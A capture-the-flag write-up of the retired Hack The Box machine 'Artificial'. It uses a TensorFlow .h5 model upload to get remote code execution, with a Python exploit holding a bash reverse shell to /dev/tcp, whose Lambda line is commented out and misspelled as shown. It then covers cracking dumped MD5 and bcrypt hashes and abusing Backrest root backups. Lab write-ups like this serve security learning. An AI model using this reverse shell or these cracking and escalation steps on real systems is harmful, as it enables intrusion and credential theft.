This is the newly retired easy Linux machine. I was doing Tombwatcher but that went under paywall so welp, doing this!
Init
Starting with nmap scan, there is only an SSH and HTTP port open.
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-10-28 18:57 UTC
Nmap scan report for 10.10.11.74
Host is up (0.091s latency).
Not shown: 998 closed tcp ports (conn-refused)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.13 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 7c:e4:8d:84:c5:de:91:3a:5a:2b:9d:34:ed:d6:99:17 (RSA)
|   256 83:46:2d:cf:73:6d:28:6f:11:d5:1d:b4:88:20:d6:7c (ECDSA)
|_  256 e3:18:2e:3b:40:61:b4:59:87:e8:4a:29:24:0f:6a:fc (ED25519)
80/tcp open  http    nginx 1.18.0 (Ubuntu)
|_http-title: Did not follow redirect to http://artificial.htb/
|_http-server-header: nginx/1.18.0 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 15.66 seconds
Adding artificial.htb to /etc/hosts, the website seems to offer us to run AI models.

While I run gobuster dir, There is option for register and login. After registering there is an option to upload files and there is also requirements.txt and Dockerfile, I suppose so we can recreate the environment locally. We have to upload .h5 file which is model’s file I suppose. I upload an empty model file and it really does nothing. It shows up and an uploaded model but nothing more. Maybe it is doing something on the server.

The gobuster search also gives nothing interesting. So, the only other thing at the moment is the tenserflow_cpu=2.13.1.
Searching the internet for some RCE, there is a vulnerability where the we can wrap python code into layer’s and it is executed as is. This also includes import statements and other system calls. This GitHub POC is pretty good: https://github.com/Splinter0/tensorflow-rce/blob/main/exploit.py
This blog post explains it well too. https://splint.gitbook.io/cyberblog/security-research/tensorflow-remote-code-execution-with-malicious-modelflow.
import tensorflow as tf

def expoit(x):
    import os
    os.system("bash -c 'bash -i >& /dev/tcp/10.10.16.52/9001 0>&1'")
    return x

model = tf.keras.Sequential()
model.add(tf.keras.layers.Input(shape=(64,)))
#:model.add(tf.keras.layers.Lambda(exploit))
model.compile()
model.save('exploit.h5')

So, now I can upload the malicious exploit.h5 and potentially get a reverse shell! You can try echo something on docker container and it works fine. I had issues with tensorflow setup on my VM so couldn’t test it. But I was able to get a shell as user app!
User Flag
Straight away looking at the app.py, I can see that there is users.db database being used.

Dumping it’s data, we can see the the DB store username and password in MD5 hashed format. So, I dump the data from it. Looking at the /etc/passwd file, there is a user named gael which is also present in this DB data so we can try to crack the password and they to SSH and see if that works!
gael|c99175974b6e192936d97224638a34f8
mark|0f3d8c76530022670f1c6029eed09ccb
robert|b606c5f5136170f15444251665638b36
royer|bc25b1f80f544c0ab451c02a3dca9fc6
mary|bf041041e57f1aff3be7ea1abd6129d0
apa|81dc9bdb52d04dc20036dbd8313ed055
juan|cc03e747a6afbbcbf8be7668acfebee5
Skalyx|5f4dcc3b5aa765d61d8327deb882cf99
martin|34f74c049edea51851c6924f4a386762
kaliuser|827ccb0eea8a706c4c34a16891f84e7b
kali|41fca3a29aaddd9a004fd0156a45426b
Bundcryp|5c35ed83b194df25d50c91ab6694e765
test|81dc9bdb52d04dc20036dbd8313ed055
uusername|5f4dcc3b5aa765d61d8327deb882cf99
Just, using crackstation.net gives the password for geal as mattp005numbertwo. Luckily this is also the password for SSH and we get the user flag! 🎉
┌─[(venv)]─[htb_lab_truelyyours]─[10.10.16.6]─[truelyyours@parrot]─[~/htb/machines/Artificial]
└──╼ [★]$ ssh gael@artificial.htb
Last login: Mon Nov 3 05:20:58 2025 from 10.10.16.6
gael@artificial:~$ ls
user.txt
gael@artificial:~$
Privilege Escalation
Running linpeas.sh on the SSHed account. There is a backup file for backrest and some .sqlite files in /opt/backrest. The DBs are edited recently so there may be a Backrest server running. There are two ports open on localhost 5000 and 9898.
Setting up port forwarding and visiting the port 9898 gives us a Backrest server but, we also need a username and password!
ssh -L 6969:localhost:9898 gael@artificial.htb

The other interesting thing to look at is the backup. It has some .sqlite files but all those are empty. There is a config file at .config/config.json. It contains password for username backrest_root. The password is in base64 of Bcrypt. Cracking it using hashcat, we have the password for the use and we can login into the portal.

hascat:

$2a$10$cVGIy9VMXQd0gM5ginCmjei2kZR/ACMMkSsspbRutYP58EBZz/0QO:!@#$%^
So, now I can schedule any backups and they’ll run as root! So, I can essentially backup /root and then get root.txt from there.

Using Snapshot Browser window, I can “restore” the file to /dev/shm and then I can download the restored zip locally on my VM!
┌─[(venv)]─[htb_lab_truelyyours]─[10.10.16.6]─[truelyyours@parrot]─[~/htb/machines/Artificial]
└──╼ [★]$ tar tf archive-2025-11-03-07-44-07.tar.gz
root.txt
Cheers! Treat yourself to a glass of that sweet God’s nectar!! 🎉🎉💧🥂😎